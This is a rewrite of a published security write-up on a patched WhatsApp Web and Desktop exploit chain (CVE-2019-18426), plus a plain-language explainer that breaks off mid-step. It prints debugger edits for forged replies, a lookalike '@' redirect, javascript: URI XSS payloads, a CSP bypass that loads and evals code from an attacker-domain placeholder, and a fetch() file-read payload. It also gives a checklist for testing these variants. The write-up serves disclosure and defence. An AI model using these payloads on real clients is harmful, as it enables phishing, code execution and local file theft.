1. My original finding - ‘altering the text of someone else’s reply’
WhatsApp Web and Desktop crafted message previews on the sender side without proper validation, allowing an attacker to alter reply text, create an open redirect, and inject a persistent XSS via a javascript: URI. This XSS could bypass CSP and, in the Electron-based desktop apps, read local files and potentially achieve RCE due to an outdated Chromium version.
 Published on perimeterx.com
Back in 2017, while I was traveling in Peru, I found a security flaw that Check Point published a few months later. That flaw was simple.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WhatsApp renders messages with rich preview banners: when a message body contains a link, the sender's client generates a banner with extra information about that link, and the receiver sees the banner above the message text. The banner is generated on the sending side, which means its properties can be tampered with before the message is sent. That design decision is the foundation of everything below.
The research started from an earlier, simpler flaw that Check Point published in 2018: the ability to alter the text of someone else's reply, effectively putting words in their mouth. The author had found that flaw in 2017 while travelling in Peru and could not think of a way to escalate it at the time. A year later the research resumed, targeting WhatsApp mobile and web, and ended with four more unique flaws: an open redirect, a persistent XSS, a CSP bypass, and a read from the local file system on both Windows and Mac, with a theoretical path to RCE. The whole chain was tracked as CVE-2019-18426 and patched by Facebook.
Setup
The work was done against WhatsApp Web, with the same messages also tested on WhatsApp iOS, Android, Windows Desktop and Mac Desktop. The main tool was the browser's developer console and debugger: the researcher located the code that builds the message metadata object, set a breakpoint, and modified the object before letting the normal send flow continue. No special accounts or roles are described beyond a normal WhatsApp account and a conversation to send messages into. For the CSP analysis, Google's CSP Evaluator was used by pasting the target site's URL into it.
Finding it
The starting observation was that WhatsApp Web builds an object holding the metadata of the message being sent, and that this object can be edited in the debugger before the app continues its natural message-sending flow. Doing so bypasses the UI filtering mechanism, so messages can be crafted that the normal interface would never allow.
The line to look for is return Promise.callSynchronously(function() in the code, with a breakpoint set at var t = e.id;. The object at that point has many fields; the relevant ones look like this:
e = {
  __x_body: "Why would you say that?!",
  __x_type: "chat",
  __x_quotedMsg: {
    body: "I think you are the best!",
    type: "chat",
    mentionedJidList: [],
    isForwarded: false,
    labels: [],
  },
  __x_quotedStanzaID: "3EB0E42AC64D3D9BC5E7",
};
__x_body is the message text, __x_quotedMsg is the message being replied to, and __x_quotedStanzaID identifies the quoted message. Changing the quoted body and appending a character to the stanza ID, before allowing the send to execute, produces a reply whose quoted text was never actually sent in the conversation:
e.__x_quotedMsg.body = "I think you are the worst!";
e.__x_quotedStanzaID = e.__x_quotedStanzaID + "_";

The screenshot shows the resulting reply, quoting a message that was made up. This works on WhatsApp iOS, Android, Windows Desktop, Mac Desktop and Web. On its own it is a curiosity, not a powerful attack, so the next question was what else in the message metadata could be taken apart. The answer was the rich preview banners.
Exploitation
Step 1: tampering with the banner link
A message whose body is https://facebook.com produces a banner describing that link, generated on the sender's side:

Because the banner is generated by the sender, its properties can be changed before sending. Replacing the body and the matched text with a different URL keeps a legitimate-looking banner but points the link elsewhere:
e.__x_body = e.__x_matchedText = "https://example.com";

The banner still appears to come from Facebook, but clicking the link redirects to https://example.com. This works on iOS, Android, Windows Desktop, Mac Desktop and Web.
Step 2: making the open redirect convincing with "@"
The redirect was then made more dangerous by crafting a message whose visible link looks like it belongs to Facebook while it always redirects to https://example.com:
e.__x_body = e.__x_matchedText =
"Join Facebook! https://facebook.com+login_oage&welcome_to_facebook=true×tamp=[redacted]/2SfZikR Become a friend of mine!";

The trick relies on the role @ plays in the URL specification: https://USERNAME:[redacted] passes credentials to the visited domain, and anything can be placed before the @, so https://[redacted] still resolves to domain B. Firefox is the only browser that warns users by default when this form is used without providing a username and password. Both the banner and the link look authentic, which is what makes the redirect dangerous.
Step 3: from open redirect to persistent XSS with javascript: URIs
The obvious next idea was to use a javascript: URI as the link. The first attempt was exactly that:
e.__x_body = e.__x_matchedText = "javascript:alert(document.domain)";
It did not work: WhatsApp dropped the banner on the receiving side. The hypothesis was that WhatsApp checks the link attached to the banner and expects it to include a legitimate https: scheme URI. Combining both in one string satisfied that check:
e.__x_body = e.__x_matchedText = 'javascript:"https://example.com";alert(document.domain)';
This worked, giving a one-click persistent XSS. It works on WhatsApp Windows Desktop, Mac Desktop and Web.

The screenshot shows the payload executing. The picture was taken in Brave, an older version of a Chromium-based browser. Chromium-based browsers had just added a defence against javascript: URIs when the flaw was found, but on other browsers such as Safari and Edge the vulnerability was still wide open. On native mobile apps, clicking the message normally opens https://example.com instead of running the XSS, since XSS is rarely relevant for native mobile apps.
The payload could not be hidden completely: WhatsApp checks, when messages are loaded, whether the content of the link URI is included in the body of the message, and omits the banner if there is no match. The best result was a long enough message that the "Read more.." feature turns on, with the payload at the very bottom of the body so it is only visible after clicking "Read more..".
Step 4: bypassing WhatsApp's CSP to load an external payload
To keep the visible payload small and load a larger one from another origin, WhatsApp's CSP had to be bypassed. Google's CSP Evaluator reports a site's CSP configuration and how safe it is when given its URL:

The relevant line is object-src [missing]. With no object-src directive, an object element can load an iframe-like document from any origin. The following payload was injected through the javascript: trick:
var payload = `
  hard_expire_time.innerHTML +=
  '<object data="https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html" />';
  onmessage=(e)=>{eval(JSON.parse(e.data))};
`;
payload = `javascript:"https://facebook.com";eval(atob("${btoa(payload)}"))`;
e.__x_body = e.__x_matchedText = payload;
The content of https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html was:
<html>
  <head></head>
  <body>
    <script>
      top.postMessage(
      JSON.stringify(
      "open('https://facebook.com');
        alert('external payload');"
      ),
      "*");
    </script>
  </body>
</html>
This works on WhatsApp Web. The injected code adds an object element pointing at the attacker's document, and registers an onmessage handler that evaluates whatever JSON string arrives. The iframe posts the external code to the top window; the top window, where the XSS runs, parses it and executes it in the web.whatsapp.com context. The hard_expire_time.innerHTML assignment was simply the shortest way to make the DOM load the object element, since hard_expire_time is an element in the site's DOM. The result is an external payload with no size limits, fetched and executed in WhatsApp's origin.
Step 5: from persistent XSS to reading the file system on Mac and Windows
The desktop applications were expected to be immune, on the assumption that they are not made of HTML and JS. Clicking the same malicious message in the Windows desktop application showed otherwise:

The applications are built with Electron, which creates "native" applications from standard web features and shares one source code between web and desktop. Electron tracks Chromium, so the XSS works because the desktop app is a variant of Chromium. This works on WhatsApp Windows Desktop, Mac Desktop and Web.
The puzzle was why the javascript: trick still worked on Electron when Chromium-based browsers had patched it. Alerting the user agent gave the answer:

The desktop applications were based on Chrome/69, while Chrome/78 was the stable version at the time. The javascript: trick was patched a few versions before 78, so if WhatsApp had updated its Electron application from 4.1.4 to the then-latest 7.x.x, the XSS would never have existed. This works on WhatsApp Windows Desktop and Mac Desktop. Because Chromium 69 is old, a 1-day RCE is theoretically possible: there are more than five different 1-day RCEs in Chromium 69 or higher, and a published one could be used through the persistent XSS. The author did not take the time to exploit a public RCE and therefore did not prove that part, but demonstrated reading local files with the fetch() API, here the content of C:\Windows\System32\drivers\etc\hosts:

In the Electron app the CSP rules were not an issue, so fetching an external payload as a simple javascript resource worked. The payload fetched and executed from the remote server was:
alert(navigator.userAgent);
(async function(){

	const r = await fetch('file:/
	const t = await r.text();
	alert(t)
}())
Root cause
Three separate mistakes combine here. First, rich preview banners are crafted on the sending side, and the receiving side does not adequately validate the URLs they carry. The receiving-side check the author hypothesised is that the link URI content must appear in the message body, otherwise the banner is dropped; that check is satisfied by embedding a legitimate-looking https:// string inside a javascript: URI. Second, WhatsApp's CSP lacks an object-src directive, so an object element can load a document from any origin, and the loaded document can post code back to the top window, which evaluates it. Third, the Electron-based desktop applications ship an outdated Chromium (Chrome/69 against a stable Chrome/78), so a javascript: URI defence that had already landed in current Chromium was absent, and known 1-day RCEs in that Chromium version become reachable through the XSS. The @ handling in URLs is standard behaviour, and it makes the tampered banner and link look authentic.
Impact
An attacker who can craft a message can send a tampered rich preview banner that redirects to an arbitrary domain, and on Safari, Edge and the Electron desktop apps can execute a persistent XSS when the victim clicks the message. On WhatsApp Web the missing object-src allows loading an external payload of any size and executing it in the web.whatsapp.com origin. On the Windows and Mac desktop applications the XSS can read files from the local file system through fetch(), and the outdated Chromium leaves a theoretical path to remote code execution using a published 1-day, which the author did not exploit. The XSS payload cannot be fully hidden: it must appear in the message body, at best below the "Read more.." fold. On native mobile apps the javascript: payload does not execute and the link opens normally.
Fix
Facebook patched the issues under CVE-2019-18426. The author's takeaways for other companies are: if banners are crafted on the sending side, filtering on the receiving side must be spot on and must not let weird URLs load; CSP rules are critical and, if well configured, would have greatly reduced the power of the XSS, since bypassing them lets an attacker steal information and load external payloads; and Electron-based applications must be updated with every Chromium update, because Chromium updates patch serious vulnerabilities and an outdated Electron leaves users exposed for no good reason.
Variants to test
- Tamper with the metadata object of a message in a web client's debugger before send, changing quoted-message fields and the stanza ID. A positive result is a reply quoting text that was never sent in the conversation.
- Replace the body and matched text of a rich preview message with a different URL. A positive result is a banner that looks legitimate but links to another domain.
- Use the
@form,https://[redacted], in a message body. A positive result is a link that displays as the trusted domain but resolves to the attacker's; Firefox should warn by default, other browsers may not. - Try a
javascript:URI as the banner link, then ajavascript:"https://trusted.example";alert(document.domain)form if the plain one is dropped. A positive result is script execution on click, and the second form succeeding where the first fails points to a scheme check that only looks for anhttps:substring. - Run the target's URL through Google's CSP Evaluator and look for
object-src [missing]. A positive result is the ability to load anobjectelement from an attacker origin and post a payload back to the top window for evaluation. - Check the user agent of any Electron-based desktop client. A positive result is a Chromium version well behind stable, which makes published 1-day RCEs relevant.
- In an Electron client with XSS, call
fetch()on afile:///path such asC:\Windows\System32\drivers\etc\hosts. A positive result is the file content returned and displayed.
What happened, in plain words
WhatsApp lets you send a message that contains a link, and it shows the person receiving it a small preview card, called a rich preview banner, with extra information about that link. For example, send a message that is just a Facebook address and the other person sees a Facebook-looking card above the text. The important detail is that this card is built on the sender's side, before the message leaves the sender's device. That means the sender can change the card's details before sending, and the receiver has no easy way to tell.
Starting from that design choice, the researcher behind this write-up found a chain of problems in WhatsApp. It began with a simple trick that lets you change the text of a quoted reply, went on to a link that looks like Facebook but sends you somewhere else, then to running code inside WhatsApp when the victim clicks a message, then to loading extra code from an attacker's server, and finally to reading files from the victim's own computer on Windows and Mac. The whole chain was tracked as CVE-2019-18426 and Facebook patched it.
The work started in 2017 with an earlier flaw that Check Point published in 2018, which allowed an attacker to alter the text of someone else's reply, effectively putting words in their mouth. At the time the researcher could not think of a way to go further. A year later the research resumed, aimed at WhatsApp mobile and web, and produced four more unique flaws.
A few words you will meet constantly below, explained once here so the rest reads easily:
- A client is the program on your side that talks to a company's computers: the WhatsApp app on your phone, the WhatsApp page in your browser, or the desktop program on Windows or Mac.
- A server is the company's computer that receives and stores messages and sends them on.
- A browser is the program you use to visit websites, such as Chrome, Firefox, Safari, Edge or Brave.
- HTML is the language that describes what a web page contains: text, images, buttons.
- JavaScript is the programming language that runs inside a web page and makes it interactive. When a page runs JavaScript that the page's owner did not intend, that is the heart of most web attacks.
- An API is a set of commands one program offers to another, like a menu of things you are allowed to ask it to do.
fetch()is a browser API for asking a server (or, as we will see, the local disk) for a file. - A debugger is a tool built into browsers that lets you pause a program mid-run, look at its variables, change them, and then let it continue. It is meant for developers fixing their own code; here it is used to change a message before it is sent.
- A breakpoint is a marker you place on one line of code so the debugger pauses there.
- A variable is a named box in a program that holds a value. The message being prepared for sending lives in a variable called
ein the code below. - An object in JavaScript is a collection of named fields, like a form with labelled boxes.
eis such an object, and its fields describe the message. - A URI (or URL) is an address. The part before the colon, such as
https:orjavascript:, is called the scheme and tells the program what kind of address it is. - XSS, short for cross-site scripting, means getting your own JavaScript to run inside someone else's website or app, in that site's context, so it can act with the victim's permissions. Persistent XSS means the malicious content is stored (here, in a message) and runs every time it is opened, rather than needing a special link each time.
- CSP, short for Content Security Policy, is a list of rules a website gives the browser saying which sources of code and content are allowed. It is like a guest list at a door: anything not on the list should not get in.
- Electron is a toolkit for building desktop programs out of web technology. A program built with it is, underneath, a browser window showing a web page.
- Chromium is the open-source browser engine that Chrome, Edge, Brave and Electron are built on.
- RCE, short for remote code execution, means an attacker getting their own program to run on the victim's machine. A 1-day is a security hole that is already publicly known and fixed in newer versions, but still present in software that has not updated.
The starting point: a reply that quotes words nobody said
The researcher's first idea was simple to state: WhatsApp Web builds an object holding the details of the message you are about to send. If you can find the line of code where that object is formed, pause there, change it, and then let the app carry on with its normal sending, you can send a message the normal interface would never allow. The interface filters what you can do; the object underneath does not.
To find that line, search the code for this text:
return Promise.callSynchronously(function()
and set a breakpoint at this line:
var t = e.id;
When the debugger pauses there, the object e holds the message metadata. It has many fields; the interesting ones are these:
e = {
  __x_body: "Why would you say that?!",
  __x_type: "chat",
  __x_quotedMsg: {
    body: "I think you are the best!",
    type: "chat",
    mentionedJidList: [],
    isForwarded: false,
    labels: [],
  },
  __x_quotedStanzaID: "3EB0E42AC64D3D9BC5E7",
};
Line by line:
e = {starts the object, the form with labelled boxes.__x_body: "Why would you say that?!"is the text of the message being sent.__x_type: "chat"says this is a normal chat message.__x_quotedMsg: { ... }is the message being replied to, itself an object with its own fields: itsbody(the quoted text), itstype, a list of people mentioned in it (mentionedJidList, empty here), whether it was forwarded (isForwarded), and any labels.__x_quotedStanzaID: "3EB0E42AC64D3D9BC5E7"is an identifier for the quoted message, a string of characters that lets the app point at one specific message.
With the debugger paused, the researcher ran these two lines before letting the send continue:
e.__x_quotedMsg.body = "I think you are the worst!";
e.__x_quotedStanzaID = e.__x_quotedStanzaID + "_";
Line by line:
- The first line replaces the quoted text with different words. The person receiving the reply will see their own message quoted, but with text they never wrote.
- The second line adds an underscore character to the end of the message identifier.
The screenshot shows the resulting reply, quoting a message that was made up and never sent in the conversation. This works on WhatsApp iOS, Android, Windows Desktop, Mac Desktop and Web.
On its own this is a curiosity rather than a powerful attack: it lets you put words in someone's mouth, but nothing more. So the next question was what else in the message details could be taken apart. The answer was the rich preview banners.
Step 1: changing the link behind a preview card
A rich preview banner is the card WhatsApp shows above a message when the message contains a link. If you send a message whose body is https://facebook.com, the receiver sees a card describing that link:
Because the card is generated on the sender's side, its details can be changed before the message is sent. The researcher replaced both the message body and the text the app matches against the link, so the card still looks legitimate but the link points somewhere else:
e.__x_body = e.__x_matchedText = "https://example.com";
Line by line:
e.__x_bodyis the message text, set tohttps://example.com.e.__x_matchedTextis set to the same value as the message text.- The
=between the two assignments means both fields get the same value in one go.
The card still appears to come from Facebook, but clicking the link takes you to https://example.com. This works on iOS, Android, Windows Desktop, Mac Desktop and Web.
Step 2: making the redirect convincing with the @ sign
A link that goes somewhere unexpected is one thing; a link that looks exactly like a Facebook link while going somewhere else is far more dangerous. The researcher crafted a message whose visible link looks like it belongs to Facebook but always redirects to https://example.com:
e.__x_body = e.__x_matchedText =
"Join Facebook! https://facebook.com+login_oage&welcome_to_facebook=true×tamp=[redacted]/2SfZikR Become a friend of mine!";
Line by line:
- The message text is a friendly sentence,
Join Facebook!, followed by a long address, followed byBecome a friend of mine!. - The address begins with
https://facebook.com, which is what a person skimming the message sees and trusts. - After that comes
